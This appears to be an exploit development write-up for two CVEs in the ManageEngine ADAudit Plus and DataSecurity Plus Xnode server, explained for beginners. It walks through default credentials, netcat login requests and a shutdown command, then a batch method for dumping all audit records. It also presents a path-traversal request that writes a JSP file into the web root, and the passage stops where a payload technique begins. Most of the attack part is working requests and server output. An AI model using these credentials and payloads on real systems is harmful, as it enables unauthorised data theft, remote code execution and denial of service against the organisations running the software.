Both products include a helper program called the DataEngine Xnode server. Think of it as a back office: the main web page you see in a browser is the shop front, and Xnode is the storeroom behind it where the audit records are kept and searched. Xnode listens on a network port and talks in a simple text format called JSON.
Two problems were found in Xnode:
- CVE-2020-11531: a path traversal that can lead to remote code execution (CVSS3 base score 8.8). A path traversal means you can trick a program into reading or writing files outside the folder it was supposed to use, the way a delivery driver told to go to "room 5" could be tricked into going to "room 5, then up the stairs, then out the back door". Remote code execution means getting the server to run your own instructions.
- CVE-2020-11532: described as an authentication bypass (CVSS3 base score 9.8). Authentication is the login step. A bypass suggests you get in without logging in, but as we will see, the real story is simpler: the login details are the same on every installation and everybody can look them up.
Both were published by Sahil Dhar of xen1thLabs on Packet Storm, a public site for security files, as Packet Storm ID 157604 and 157609. A proof of concept (PoC) is a small demonstration that shows a bug is real without being a full attack tool. The author of this research came across a vulnerable ADAudit Plus instance during a penetration test (a paid, authorised attempt to break into a company's systems to find weaknesses) and decided to turn those two PoCs into complete, working exploits.
This article walks through that work from the beginning, assuming you have never done security work before. Every term is explained where it first appears, and every command and request is shown exactly as it was used.
The two products and the helper inside them
ManageEngine ADAudit Plus is an IT auditing solution. "Auditing" here means keeping a reliable diary of what happens on a network: unusual logons, account lockouts, and changes to users, files, groups and security policies. ManageEngine DataSecurity Plus is a file server auditing product, aimed at giving visibility over sensitive data and preventing leaks.
Both products ship with the DataEngine Xnode server. It was added to ADAudit Plus in April 2019, and that month's release notes describe it as providing "Faster search and retrieval of file audit data with ADAudit Plus's all new DataEngine". In other words, Xnode exists to make searching the audit diary quick.
Xnode listens on a plain TCP socket and speaks JSON. A socket is one end of a network conversation: a program reserves a numbered door (a port) on the machine and waits for someone to knock. TCP is the basic protocol that carries that conversation reliably, like a phone call where both sides hear everything in order. JSON is a text format for structured data, using curly braces, quotes and colons, that both humans and programs can read.
Setting up a lab
You cannot safely poke at a real company's server, so the author built a test environment:
- A Windows Server 2019 virtual machine. A virtual machine is a computer simulated inside your own computer, so mistakes cost nothing.
- The latest version of ADAudit Plus installed on it.
- Wireshark, a program that records network traffic, like a tape recorder for conversations between computers.
Wireshark was set to listen on the loopback interface, which is the internal network a computer uses to talk to itself, and filtered to show only traffic on the Xnode port. While the ADAudit Plus web application was used normally in a browser, this captured the Xnode login and health requests that matched the PoC, plus a few other actions such as admin:/xnode_info.
For reading the program's own code, the JAR files were searched with WinRAR and decompiled with JD-GUI. A JAR file (Java ARchive) is a zip-style bundle of files, including compiled Java programs. The relevant code sits in the installation directory under:
<install_dir>\apps\dataengine-xnode
<install_dir> is a placeholder for wherever the product was installed, usually something like C:\Program Files (x86)\ManageEngine\.... The results were virtually the same for DataSecurity Plus, since both products appear to use the same Xnode codebase.
Finding it
Default credentials on Xnode
CVE-2020-11532 is described as an authentication bypass, but the author calls that description misleading. The actual issue is the presence of default credentials: a username and password that come built in and are the same on every installation unless someone changes them. It is like every safe leaving the factory with the combination 0000. These credentials do not affect the web UI (the pages you see in a browser), only the DataEngine Xnode server. The PoC shows they can be used to log in to Xnode and then run commands.
The information needed is:
Default credentials:
- username:
atom - password:
chegan
Default Xnode ports:
- ADAudit Plus: 29118/tcp
- DataSecurity Plus: 29119/tcp
Because Xnode uses a simple TCP socket and JSON, a connection can be made with netcat, a small command-line tool that opens a raw network connection and lets you type text into it, like a telephone handset with no dialling menu. The PoC shows a successful login request followed by an admin:/health status request, with the server responses printed directly below the requests:
#~ nc [redacted] 29119{"username":"atom","password":"chegan","request_timeout":10,"action":"session:/authenticate"}{"response":{"status":"authentication_success"},"request_id":-1}{"action":"admin:/health","de_health":true, "request_id":1}{"response":{"de_health":"GREEN"},"request_id":1}
Line by line, in plain words:
nc [redacted] 29119runs netcat against the test machine's address on the DataSecurity Plus Xnode port. The address is a private lab address, not a real company's.- The first JSON object is the login request.
"username":"atom"and"password":"chegan"are the default credentials."request_timeout":10tells the server to give up after 10 seconds."action":"session:/authenticate"names the operation: start a session, which is a logged-in conversation. - The next JSON object is the server's reply:
"status":"authentication_success"means the login worked."request_id":-1is a label the server echoes back so the client can match replies to requests. - The third object is a health check:
"action":"admin:/health"asks whether the service is alive."de_health":trueis a flag in the request. - The final object is the reply:
"de_health":"GREEN"means all is well, like a traffic light showing green.
The configuration files
Inspecting the installation directory showed that everything Xnode related is stored under apps\dataengine-xnode. The most relevant files are described below.
conf\dataengine-xnode.conf is the main configuration file, holding the Xnode port, username and password. A configuration file is a plain text file where a program keeps its settings, like the address book and preferences of an application. On a vulnerable instance it looks something like this:
xnode.connector.port = 29118xnode.connector.username = atomxnode.connector.password = cheganxnode.connector.tcp.json_decode_size_mb = 20xnode.db.store.dbname = storexnode.db.store.dbadapter = hsqldbxnode.db.store.username =xnode.db.store.password =xnode.dr.archive.zip_password =
Each line is a setting name, an equals sign, and a value. xnode.connector.port = 29118 is the door number Xnode listens on. xnode.connector.username = atom and xnode.connector.password = chegan are the login details, stored in plain text, meaning anyone who can read the file can read the password. xnode.db.store.dbadapter = hsqldb says which database engine is used for storage. The zip_password line is empty here; we will come back to it.
conf\datarepository\datarepositories.conf holds the configuration for the enabled Xnode data repositories, which are basically database tables. A database table is a grid of rows and columns, like a spreadsheet: each row is one record, each column is one kind of information. An example entry:
[AdapFileAuditLog]repository_name = AdapFileAuditLogrepository_state = ENABLEDrepository_type = audit-logdescription = File auditcontainer_name = audit-logis_legacy = truelegacy_table_name = AUDFileAuditInfoschema_name = [redacted] = truecontains_duplicate = falseblock_prefix = adapFileAuditLogblock_main_hot_count = [redacted] = 1block_main_hot_rotation_type = SIZEblock_main_hot_rotation_size = [redacted] =block_main_retention_days = -1block_frozen_retention_days = [redacted] = 10xnodes = localhost
The [AdapFileAuditLog] line starts a section named after the repository. repository_state = ENABLED means it is switched on. repository_type = audit-log says it holds audit records. legacy_table_name = AUDFileAuditInfo is the name of the matching table in the main database. schema_name = AdapFileAuditLog_V1 points to a file describing the columns. The block_... lines control how data is packed into chunks and how long chunks are kept; block_frozen_retention_days = 1500 and block_defrost_retention_days = 10 relate to archived data, which we will meet later. xnodes = localhost means the repository is served by the Xnode on the same machine.
The directory conf\datarepository\schema\ contains JSON files matching the schema_name values in datarepositories.conf, with .json appended. Each file describes the fields, effectively the database columns, of the corresponding data repository. The top of AdapFileAuditLog_V1.json, which corresponds to the AdapFileAuditLog data repository, looks like this:
{"mappings": {"range_field": "TIME_GENERATED", "unique_fields": [ "TIME_GENERATED", "RECORD_NUMBER" ],"default_analyzer": "KEYWORD_LOWERCASE","field_list": [{"UNIQUE_ID": {"docs_val": true,"type": "long"}},{"MONITOR_ID": {"docs_val": true,"type": "long"}},{"EVENT_NUMBER": {"docs_val": true,"type": "integer"}},{"TIME_GENERATED": {"docs_val": true,"type": "long"}},[snipped]
This is JSON describing a table. "range_field": "TIME_GENERATED" says the column used for time ranges is TIME_GENERATED. "unique_fields" lists columns that together identify a record. "field_list" is the list of columns, each with a name such as UNIQUE_ID and a type such as long (a whole number) or integer. [snipped] means the rest was cut for length.
Finally, the lib\ directory holds a dozen or so JAR files, at least three of which contain Xnode code:
dataengine-commons.jardataengine-controller.jardataengine-xnode.jar
Searching the JAR files
JAR files are ordinary archives, so they can be searched for strings on Windows with WinRAR. Running search queries from the lib\ directory, with search terms containing the names of Xnode actions already known to be supported, was intended to find the class that defines the supported actions. A class in Java is a named block of code that describes one thing, such as a request handler. An action here is simply the name of an operation Xnode understands, like a menu item.
The screenshot shows the search being run from the lib\ folder. The results led to the hidden treasure in dataengine-xnode.jar, in the package:
com.manageengine.dataengine.xnode.connector.global.actionhandlers
A package is a folder-like grouping of Java classes, named with dots instead of slashes. Two classes there defined everything needed:
AdminRequestHandler.classDataRepositoryRequestHandler.class
Opening the JAR files in JD-GUI to decompile them revealed the action handlers. A handler is the piece of code that deals with a particular kind of request, like the clerk at a specific counter.
The admin actions
AdminRequestHandler.class lists the Xnode actions of the admin type. Its processRequest function mentions the actions in a series of if statements, each returning the function that processes the action:
public TransportResponse processRequest(TransportRequest request) throws Exception { if (request.actionType().startsWith("admin:/health")) return processHealthRequest(request); if (request.actionType().startsWith("admin:/xnode_info")) return processXNodeInfoRequest(request); if (request.actionType().startsWith("admin:/update_security_settings")) return processUpdateSecuritySettingsRequest(request); if (request.actionType().startsWith("admin:/shutdown")) return processShutdownRequest(request); return TransportResponse.buildErrorResponse(request, 1, "Requested ADMIN operation not supported!");}
In plain words: the function receives a request, looks at its action name, and checks it against a list. If the action starts with admin:/health, it hands the request to processHealthRequest. If it starts with admin:/xnode_info, it goes to processXNodeInfoRequest, and so on. If none match, it returns an error saying the operation is not supported. startsWith means "begins with", so any action name beginning with those letters is accepted. TransportResponse is the object returned to the caller, and throws Exception means the function is allowed to report a failure upwards.
Reading the defining functions made it possible to build valid requests for each action and work out what they do:
admin:/healthreturns the Xnode health status:
{"action":"admin:/health","de_health":true, "request_id":1}{"response":{"de_health":"GREEN"},"request_id":1}
The first object asks for the health status. The second is the reply: "de_health":"GREEN" means healthy.
admin:/xnode_inforeturns the Xnode version and installation path:
{"action":"admin:/xnode_info","request_id":2}{"response":{"xnode_installation_path":"C:\\Program Files (x86)\\ManageEngine\\ADAudit Plus\\apps\\dataengine-xnode","xnode_version":"XNODE_1_0_0"},"request_id":2}
The request asks for information. The reply gives the installation folder and the version string XNODE_1_0_0. Knowing the path is useful later, because it tells you where files live on the disk.
admin:/shutdownshuts down the Xnode server, and the server sends no response. This could be used for denial of service:
{"action":"admin:/shutdown","request_id":2}
A denial of service means making a service unavailable to its legitimate users, like unplugging a shop's till so nobody can pay. Here, one short message stops the helper program.
admin:/update_security_settingssets the Xnode password for zip archives. The supplied password is stored encrypted indataengine-xnode.confas the value ofxnode.dr.archive.zip_password:
{"action":"admin:/update_security_settings","archive_zip_pwd":"hunter2", "request_id":1}{"response":{"error_code":0},"request_id":1}
The request carries a new archive password. The reply "error_code":0 means success. After this, the configuration file contains the encrypted password:
xnode.dr.archive.zip_password=[redacted]
Encrypted means scrambled so it cannot be read without the key. The type of encryption used was not investigated further.
The data repository actions
DataRepositoryRequestHandler.class has its own processRequest function, which reveals 18 additional actions in another long list of if statements:
public TransportResponse processRequest(TransportRequest request) throws Exception { if (request.actionType().startsWith("dr:/dr_data_add")) return processDataAddRequest(request); if (request.actionType().startsWith("dr:/dr_migration_data_add")) return processMigrationDataAddRequest(request); if (request.actionType().startsWith("dr:/dr_migration_data_validate")) return processMigrationDataValidateRequest(request); if (request.actionType().startsWith("dr:/dr_data_update")) return processDataUpdateRequest(request); if (request.actionType().startsWith("dr:/dr_data_delete")) return processDataDeleteRequest(request); if (request.actionType().startsWith("dr:/dr_search")) return processSearchRequest(request); if (request.actionType().startsWith("dr:/dr_sync")) return processDRSync(request); if (request.actionType().startsWith("dr:/dr_update")) return processDRUpdate(request); if (request.actionType().startsWith("dr:/dr_main_blocks_disk_size_fetch")) return processDRMainBlocksDiskSizeFetch(request); if (request.actionType().startsWith("dr:/dr_main_blocks_disk_size_older_than_fetch")) return processDRMainBlocksDiskSizeOlderThanFetch(request); if (request.actionType().startsWith("dr:/dr_schema_sync")) return processDRSchemaSync(request); if (request.actionType().startsWith("dr:/dr_blocks_meta_sync")) return processDRBlocksMetaSync(request); if (request.actionType().startsWith("dr:/dr_blocks_meta_fetch")) return processDRBlocksMetaFetch(request); if (request.actionType().startsWith("dr:/dr_blocks_count_fetch")) return processDRBlocksCountFetch(request); if (request.actionType().startsWith("dr:/dr_archive_old_blocks")) return processDRArchiveOldBlocks(request); if (request.actionType().startsWith("dr:/dr_archive_blocks_load")) return processArchiveBlocksLoad(request); if (request.actionType().startsWith("dr:/dr_archive_blocks_unload")) return processArchiveBlocksUnload(request); if (request.actionType().startsWith("dr:/dr_archive_locations_sync")) return processDRArchiveLocationsSync(request); return TransportResponse.buildErrorResponse(request, 1, "Requested DR Action not supported!"); }
This is the same pattern as before: a chain of checks, each sending the request to a specific function. The dr:/ prefix stands for data repository. The final line returns an error if nothing matched. Based on the name alone, dr:/dr_search looked like the action to use for enumeration. Enumeration means listing things one by one, like reading every name in a phone book. Several other actions are worth mentioning too, grouped by impact.
What the data repositories are
Before going through the actions, it helps to understand what a data repository is. Both products ship with a PostgreSQL database, a well-known database program, populated with the data gathered while monitoring file servers, Windows servers and Windows workstations. Both also come with an HSQLDB (HyperSQL DataBase) for the Xnode server, which stores "blocks" of data for each data repository. A block here is a chunk of packed records, like a box of files rather than a single sheet.
The data repositories and their fields correspond to PostgreSQL tables and columns, which the author verified by connecting to the PostgreSQL database of the test instance. The working model is that certain data in PostgreSQL, namely the audit data from the tables that correspond to data repositories, is periodically packed into blocks and copied to HSQLDB. When a user or an automated process requests that data, Xnode retrieves it from HSQLDB. In the source code, directly accessible data blocks are labelled "hot", while archived ones are "frozen"; archived blocks can be accessed after being "defrosted". The author notes this description may not be 100 percent correct but should be close enough to make sense of the actions.
Actions by impact
Manipulating stored data: HSQLDB blocks
dr_blocks_meta_fetchobtains the meta information of blocks for specific data repositories:
{"dr_name_list":["AdapFileAuditLog"], "action":"dr:/dr_blocks_meta_fetch","request_id":1}{"response":{"dr_blocks_meta":[{"creation_time":1627865990666,"block_name":"adapFileAuditLog_1627865990666","doc_count":0,"size":0,"range_from":0,"datarepository_name":"AdapFileAuditLog","state":"HOT","raw_size":0,"is_merged":false,"version":10,"status":"-","range_to":0}]},"request_id":1}
The request names one repository. The reply lists blocks with details: block_name is the block's name, doc_count is how many records it holds, state is HOT meaning directly accessible, and creation_time is a timestamp. Meta information means data about data: not the records themselves, but facts about the box they are in.
dr:/dr_archive_old_blocksarchives ("freezes") blocks older than the maximum retention period specified for a data repository indatarepositories.conf.dr:/dr_archive_blocks_loaddefrosts archived blocks.dr:/dr_archive_blocks_unloadrefreezes defrosted blocks.
Editing datarepositories.conf
dr:/dr_syncoverwrites all data indatarepositories.conf.dr:/dr_updatemodifies some or all of the data indatarepositories.conf.
Editing the data repository schema files
dr:/dr_schema_syncwrites JSON files containing data repository schema information to<install_dir>\apps\dataengine-xnode\conf\datarepository\schema\.
Manipulating stored data
dr:/dr_data_addadds data to the Xnode data repositories.dr:/dr_data_updateedits data in the Xnode data repositories.dr:/dr_data_deletedeletes data from the Xnode data repositories.
Retrieving data
dr:/dr_searchretrieves data from the data repositories based on the supplied parameters.
Exploitation
Step 1: authenticating to Xnode
With the default credentials and the port, a connection to Xnode can be made with netcat and the login request sent, as shown in the PoC above. A successful response contains "status":"authentication_success". From there, the admin actions can be used, including admin:/xnode_info to learn the installation path and version, and admin:/shutdown to stop the server.
Step 2: understanding dr:/dr_search
The processSearchRequest function passes the received request to the build function of a class called SearchRequest, then passes the resulting object to the executeSearch method of SearchService and returns the result:
private TransportResponse processSearchRequest(TransportRequest request) throws Exception { LOGGER.info("SEARCH REQUEST received :: " + request.getRequest()); SearchRequest searchRequest = SearchRequest.build(request); SearchService sService = new SearchService(); return sService.executeSearch(searchRequest);}
In plain words: the function first writes a log line recording that a search arrived. It then asks SearchRequest.build to turn the raw request into a proper search object, creates a SearchService, and asks it to run the search. A method is simply a function that belongs to a class. The result is returned to whoever called the function.
The qualified name of the SearchRequest class is:
package com.manageengine.adap.dataengine.xnode.datarepository.search.SearchRequest
The first lines of its build function specify two mandatory parameters, query and dr_name_list:
public static SearchRequest build(TransportRequest request) throws Exception { SearchRequest searchRequest = new SearchRequest(request.requestId(), request.actionType()); if (!request.has("query") || !request.has("dr_name_list")) throw new Exception("Error while processing search-request, missing some mandatory request parameters(query|dr_name_list)"); searchRequest.query(request.getString("query"));
A parameter is a named value you send with a request, like filling in a form field. In plain words: the function creates a new search object, then checks whether the request contains both query and dr_name_list. If either is missing, it throws an error saying mandatory parameters are missing. If both are present, it reads the query value into the search object.
dr_name_listis a JSON array containing the name or names of one or more data repositories as listed indatarepositories.conf. An array is an ordered list, written with square brackets.queryis a JSON string containing SQL-like statements where columns and values are separated by a colon, for example:
"query":"EVENT_TYPE:4 AND (EVENT_MACHINE_DOMAIN:ECORP OR EVENT_MACHINE_DOMAIN:[redacted])"
SQL is the standard language for asking questions of a database. This is a simplified, SQL-like form: EVENT_TYPE:4 means the column EVENT_TYPE equals 4, AND means both conditions must hold, OR means either may hold, and brackets group the conditions, just like arithmetic.
Step 3: a first attempt at dumping everything
The first query was built from:
- The action:
"action":"dr:/dr_search" dr_name_listmapped to an array of data repository names, for example:
"dr_name_list":["AdapFileAuditLog", "AdapPowershellAuditLog"]
querymapped to a string containing theTIME_GENERATEDcolumn with a range between two Unix epoch timestamps, for example:
"query":"TIME_GENERATED:[1595851364 TO 2627369199]"
A Unix epoch timestamp is a moment in time written as the number of seconds since 1 January 1970. The square brackets mean "from this value to that value, inclusive". No sanity check is performed on the lower and upper timestamp values, so to make sure all data is returned the lower value can be set back to 1970 and the upper one to a date in the future. A sanity check is a basic validation that a value makes sense, like a bouncer checking your ticket is not from last year.
- Automated Xnode requests always include
request_idmapped to an integer, for example"request_id":1, but this parameter is not required.
Put together, the basic search request looked something like this:
{"dr_name_list":["AdapFileAuditLog","AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","action":"dr:/dr_search","request_id":1}
This asks Xnode to search two repositories for every record whose TIME_GENERATED falls in the given range. This request has at least four major shortcomings:
- If one of the data repositories in
dr_name_listdoes not exist on the target, Xnode throws an error. It is like asking a librarian for two books when only one is on the shelf: you get nothing. - Xnode returns each database record (row) as a JSON array of values, without field (column) names, so it is never fully clear which field a value belongs to. It is like receiving a row of numbers with the column headers torn off.
- Xnode removes trailing values from the response if they are
null, which breaks parsing that expects the number of values to match the number of fields.nullmeans "no value". Parsing means having a program read the text and turn it into structured data. - The default maximum number of records Xnode returns is 10.
Step 4: one data repository at a time
The first problem is easily overcome by querying each data repository that may exist on the target one by one. For ADAudit Plus there are only two:
AdapFileAuditLog, present in all vulnerable versions (builds 6000 to 6032). It is the only data repository whose PostgreSQL table has a different name (AUDFileAuditInfoinstead ofAdapFileAuditLog).AdapPowershellAuditLog, present in some vulnerable versions (builds 6030 to 6032).
A build is a specific released version of a program, identified by a number. For DataSecurity Plus there are too many possible data repositories to list. An example query for a single data repository, with the partial server response:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=9 score=1.0 shardIndex=0","total_hits":87,"search_result":[["601",null,null,null,null,"ECORP-DC.[redacted]","[redacted]",null,"4104","16",null,null,"6408ff47-e568-447e-9c4a-0ba2688e1ab5","554",null,"& C:\\Windows\\TEMP\\SDIAG_e90ece72-963b-44ea-ac0d-3b75d418b6d1\\TS_WERQueue.ps1<br>","1",null,"1638969202","Administrator","S-1-5-21-865699249-1322998900-1895168254-500","1","129",null,null,null],[snipped]
The request searches one repository. The reply contains total_hits (87 records matched), search_result (the records themselves, each as an array of values), and search_after, a marker used for paging through results. The values include machine names, event numbers and a user identifier, but because there are no column names, you cannot tell which is which. [snipped] means more records followed.
Step 5: specifying fields
To know which column a value belongs to, fields can be requested with the select_fields parameter, a JSON array of field names. When this is used, Xnode always returns the value for that field, so trailing null values are no longer dropped. If a specified field does not exist, Xnode simply returns null for it. A full query then looks something like this:
{"dr_name_list":["AdapFileAuditLog"],"query":" TIME_GENERATED:[1595851364 TO 2627369199]","select_fields":["CALLER_USER_DOMAIN","CALLER_USER_NAME"],"action":"dr:/dr_search","request_id":1}
This asks for records in the time range but only returns the two named columns, in that order, so each value's meaning is known. It is like asking for a spreadsheet with only two columns printed.
Step 6: enumerating in batches with UNIQUE_ID
Searching the source code for the function that defines the 10-record limit, or a parameter to raise it, was fruitless. Instead, the author enumerated all records in batches of 10. All the interesting data repositories contained a UNIQUE_ID field, which after some trial and error could be used to avoid requesting the same record twice, by specifying a range of UNIQUE_ID values in the query parameter:
"query":"UNIQUE_ID:[1 TO 10]"
Increasing the minimum and maximum values makes enumeration possible, as these two example queries show:
{"dr_name_list":["AdapPowershellAuditLog"],"query":"UNIQUE_ID:[1 TO 10]","select_fields":["UNIQUE_ID"],"action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=9 score=1.0 shardIndex=0","total_hits":10,"search_result":[["1"],["2"],["3"],["4"],["5"],["6"],["7"],["8"],["9"],["10"]],"index_count":1},"request_id":1}{"dr_name_list":["AdapPowershellAuditLog"],"query":"UNIQUE_ID:[11 TO 20]","select_fields":["UNIQUE_ID"],"action":"dr:/dr_search","request_id":1}{"response":{"search_after":"doc=19 score=1.0 shardIndex=0","total_hits":10,"search_result":[["11"],["12"],["13"],["14"],["15"],["16"],["17"],["18"],["19"],["20"]],"index_count":1},"request_id":1}
The first query requests the UNIQUE_ID values for records with values between 1 and 10, the second for records between 11 and 20. Both responses contain the expected values. By walking the numbers upwards, you can read the whole table ten rows at a time, like reading a book ten pages at a time.
Step 7: finding the range with aggr
To narrow down the range of possible UNIQUE_ID values before enumerating a potentially massive number of records in batches of 10, the SearchRequest.build function reveals an aggr parameter supporting several sub-parameters, including min and max:
if (request.has("aggr")) { JSONObject jAggr = request.getJSONObject("aggr"); if (jAggr.length() > 0) { String aggrKey = jAggr.keys().next(); if (aggrKey.equals("min")) { buildMinAggregation(searchRequest, jAggr); } else if (aggrKey.equals("max")) { buildMaxAggregation(searchRequest, jAggr); } else if (aggrKey.equals("sum")) { buildSumAggregation(searchRequest, jAggr);[snipped]
An aggregation is a summary calculation over many records, such as the smallest, largest or total value. In plain words: if the request has an aggr object, the code reads it, takes its first key, and calls the matching builder: min for the smallest value, max for the largest, sum for a total. min and max request the record or records with the lowest or highest value for a field. With UNIQUE_ID as the field, this gives the full range of values, so you know where to start enumerating and when the last record has been reached. An aggr min request:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1000000000 TO 2627369199]","aggr":{"min":{"field":"UNIQUE_ID"}},"action":"dr:/dr_search","request_id":1}{"response":{"total_hits":0,"search_result":[],"aggr_result":{"min":"1.0"},"index_count":0},"request_id":1}
An aggr max request:
{"dr_name_list":["AdapPowershellAuditLog"],"query":" TIME_GENERATED:[1000000000 TO 2627369199]","aggr":{"max":{"field":"UNIQUE_ID"}},"action":"dr:/dr_search","request_id":1}{"response":{"total_hits":0,"search_result":[],"aggr_result":{"max":"1232.0"},"index_count":0},"request_id":1}
In this example the existing UNIQUE_ID values range from 1 to 1,232. The aggr_result holds the answer, while search_result is empty because no individual records were asked for. Every Xnode search response also includes total_hits, which reveals the total number of records in the database when a request for all possible records is sent, even though only up to 10 records are returned.
Step 8: automating with Metasploit
With enumeration understood, the process was automated in two auxiliary Metasploit modules, one for ADAudit Plus and one for DataSecurity Plus, sharing an Xnode mixin. Metasploit is a widely used framework for writing and running security tests. A module is one packaged test inside it. A mixin is a bundle of shared code that several modules can include, so the same logic is not written twice. The module follows these steps:
- Attempt to authenticate to Xnode using default or user-specified credentials. In the demo the password is specified because the target application is not actually vulnerable to CVE-2020-11532; on a vulnerable application the attack works the same way without setting the password.
- Send an
admin:/healthstatus request. - Send an
admin:/xnode_inforequest to obtain the Xnode version and installation path. - Send a single
dr:/dr_searchrequest for each possible data repository to verify whether it exists and, if so, obtain the total number of records. - If a data repository exists, send two more
dr:/dr_searchrequests: one withaggr minfor the lowestUNIQUE_ID, one withaggr maxfor the highest. - For each existing, non-empty data repository, request all records in a series of
dr:/dr_searchrequests using the lowest and highestUNIQUE_IDvalues. These requests include specific field names so that returned values can be mapped to their column names; the field names come from a configuration file per module that users can edit. - Save the parsed results for the data repositories to JSON files in:
~/.msf4/loot/
~ means the current user's home folder, and loot is where Metasploit stores data it has collected, like a bag of findings.
Step 9: archived data (untested)
It is not fully clear whether dr:/dr_search also retrieves archived data from "frozen" blocks in HSQLDB, but it would make sense if it does not. In that case archived data might be obtained by first using dr:/dr_blocks_meta_fetch to get the names of all existing blocks, including frozen ones, then passing the names of the frozen blocks in a query to dr:/dr_archive_blocks_load to unfreeze them, and finally running the enumeration module over dr:/dr_search. This is like finding boxes in the basement, bringing them upstairs, and then reading them with the same method as before.
Step 10: the path traversal in dr:/dr_schema_sync
CVE-2020-11531 is a directory traversal originating in the function that handles dr:/dr_schema_sync. As described above, this action updates the data repository schema information stored in JSON files under:
<install_dir>\apps\dataengine-xnode\conf\datarepository\schema\
A valid request contains the dr_schema_list parameter, a hash whose keys are the names of the schema files and whose values are the contents of those JSON files. A hash (also called a dictionary or map) is a collection of key and value pairs, like a labelled drawer for each item. For each filename, Xnode creates a file with the specified contents, and any files already present in the schema directory, whatever their name, are wiped in the process. A legitimate request is very long, so the example below is heavily snipped:
{"dr_schema_list":{"AdapPowershellAuditLog_V1.json":{"mappings":{"range_field":"TIME_GENERATED","unique_fields":["TIME_GENERATED","RECORD_NUMBER"],"default_analyzer":"KEYWORD_LOWERCASE","field_list":[{"UNIQUE_ID":{"docs_val":true,"type":"long"}},{"COMMAND_NAME":{"docs_val":true,"type":"text"}},{"COMMAND_PATH":{"docs_val":true,"type":"text"}},{"COMMAND_TYPE":{"docs_val":true,"type":"text"}},{"COMMAND_INVOCATION":{"docs_val":true,"type":"text"}},{"EVENT_MACHINE_NAME":{"docs_val":true,"type":"text"}},{"EVENT_MACHINE_DOMAIN":{"docs_val":true,"alias_name":"DOMAIN","type":"text"}},...{more stuff},{a lot more stuff},{like really a lot more stuff},..."action":"dr:/dr_schema_sync","request_id":2}
Here the key is AdapPowershellAuditLog_V1.json and the value is the JSON describing its columns. The ... and {more stuff} markers stand in for the long parts that were cut.
Step 11: the vulnerable function
The action is processed by processDRSchemaSync, which calls syncDRSchemas in DataRepositoryManager.class to delete the existing files in the schema directory and create new ones. The class is in dataengine-xnode.jar at:
com.manageengine.dataengine.xnode.datarepository.DataRepositoryManager
The full function:
public static JSONObject syncDRSchemas(DataRepositoryActionRequest request) throws Exception { JSONObject jResponse = new JSONObject(); JSONObject jSchemas = request.drSchemaListObj(); File schemasFolder = ((Path)Environment.XNODE_DR_SCHEMA_DIR.value()).toFile(); schemaMap = new ConcurrentHashMap<>(); if (!schemasFolder.exists()) schemasFolder.mkdirs(); if (schemasFolder.isDirectory()) { File[] schemaFileList = schemasFolder.listFiles(); for (File schemaFile : schemaFileList) schemaFile.delete(); } Iterator<String> iterator = jSchemas.keys(); while (iterator.hasNext()) { String key = iterator.next(); BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(new FileOutputStream(Environment.XNODE_DR_SCHEMA_DIR.value() + File.separator + key))); bw.write(jSchemas.getJSONObject(key).toString(2)); bw.close(); XNodeDRSchema xNodeDRSchema = new XNodeDRSchema(key.replace(".json", ""), jSchemas.getJSONObject(key)); schemaMap.put(xNodeDRSchema.getSchemaName(), xNodeDRSchema); LOGGER.info("SYNCHED : DataRepository Schema '" + key + "'"); } checkFieldWithMultipleDataTypes(); jResponse.put("error_code", 0); return jResponse; }
In the top half, the function checks whether the schema folder exists and is a directory, then lists the files present and deletes them one by one. In the bottom half, it iterates over the supplied filenames, creating a file for each name and writing the supplied contents to it. In plain words, step by step:
jSchemas = request.drSchemaListObj()reads the hash of filenames and contents from the request.schemasFolderis the schema directory taken from the environment settings.- If the folder does not exist,
mkdirs()creates it. - If it is a directory,
listFiles()lists its contents and the loop deletes each file. - The
whileloop walks through each supplied filename.keyis the filename.new FileOutputStream(... + File.separator + key)opens a file whose path is the schema directory, a separator, and the supplied name.bw.write(...)writes the contents, andbw.close()finishes. key.replace(".json", "")strips the extension to get the schema name, which is stored inschemaMap.- Finally
error_codeis set to 0, meaning success.
The problem, as the PoC points out, is that the filenames are not validated. They can therefore include directory traversal sequences such as ..\, making it possible to write a file to directories other than schema, such as the DataSecurity Plus web root at:
<install_dir>\webapps\fap\
A web root is the folder a web server serves pages from. If you can write a file there, you can make the server hand it out to anyone who asks. ..\ means "go up one folder", so a path full of them climbs out of the intended folder, like a set of instructions that says "leave the room, go down the corridor, leave the building". Any file extension is allowed, including JSP. JSP (JavaServer Pages) is a file format a Java web server can run as code, not just display. To write a file named poc.jsp to the web root, the request should match this format:
{"action":"dr:/dr_schema_sync","request_id":1,"dr_schema_list":{"../../../../../webapps/fap/poc.jsp":{"randomkeyname":"myevilpayload"}}}
The key is the traversal path ending in poc.jsp, and the value is the content to write. The Xnode server responds with an error:
{"response":{"error_msg":"org.json.JSONException: mappings key not found in ../../../../../webapps/fap/poc.jsp template!","error_code":1},"request_id":1}
This can be ignored, because by now the following file should exist:
<install_dir>\webapps\fap\poc.jsp
with the contents:
{"randomkeyname": "myevilpayload"}
The error can be ignored, because the file should exist by now. It is like a form being rejected after the clerk has already filed it.
Step 12: payload limitations
To weaponise this, myevilpayload should be replaced with valid Java code wrapped in JSP scriptlet tags:
"<% System.out.println(1337); %>"
A scriptlet is a small piece of code embedded in a page, marked by <% and %>. System.out.println(1337) prints the number 1337 to the server's console. The full request then looks like this:
{"action":"dr:/dr_schema_sync","request_id":1,"dr_schema_list":{"../../../../../webapps/fap/poc.jsp":{"wynter":"<% System.out.println(1337); %>"}}}
The contents of poc.jsp will be:
{"wynter":"<% System.out.println(1337); %>"}
Loading the page in a browser at:
http://<ip of datasecurity plus>:8800/poc.jsp
shows only:
{"wynter":""}
The Java print statement executes but is not displayed on the page. A simple exploit using Runtime.getRuntime().exec(payload) will not work with standard payloads, because files created in response to dr:/dr_schema_sync can only contain valid JSON, and contents that are not in that format are converted to it. Special characters such as quotes are automatically escaped, rendering typical payloads unusable. Escaping means putting a backslash in front of a character so it is treated as text rather than as part of the format, like putting quotation marks around a quote inside a sentence.
Step 13: delivering the payload as a byte array
The PoC contains a neat trick to get around this. To avoid dealing with special characters at all, the exec call contains new String(new byte[], so the payload is delivered as a byte array that is converted to a string before being passed to the exec call:
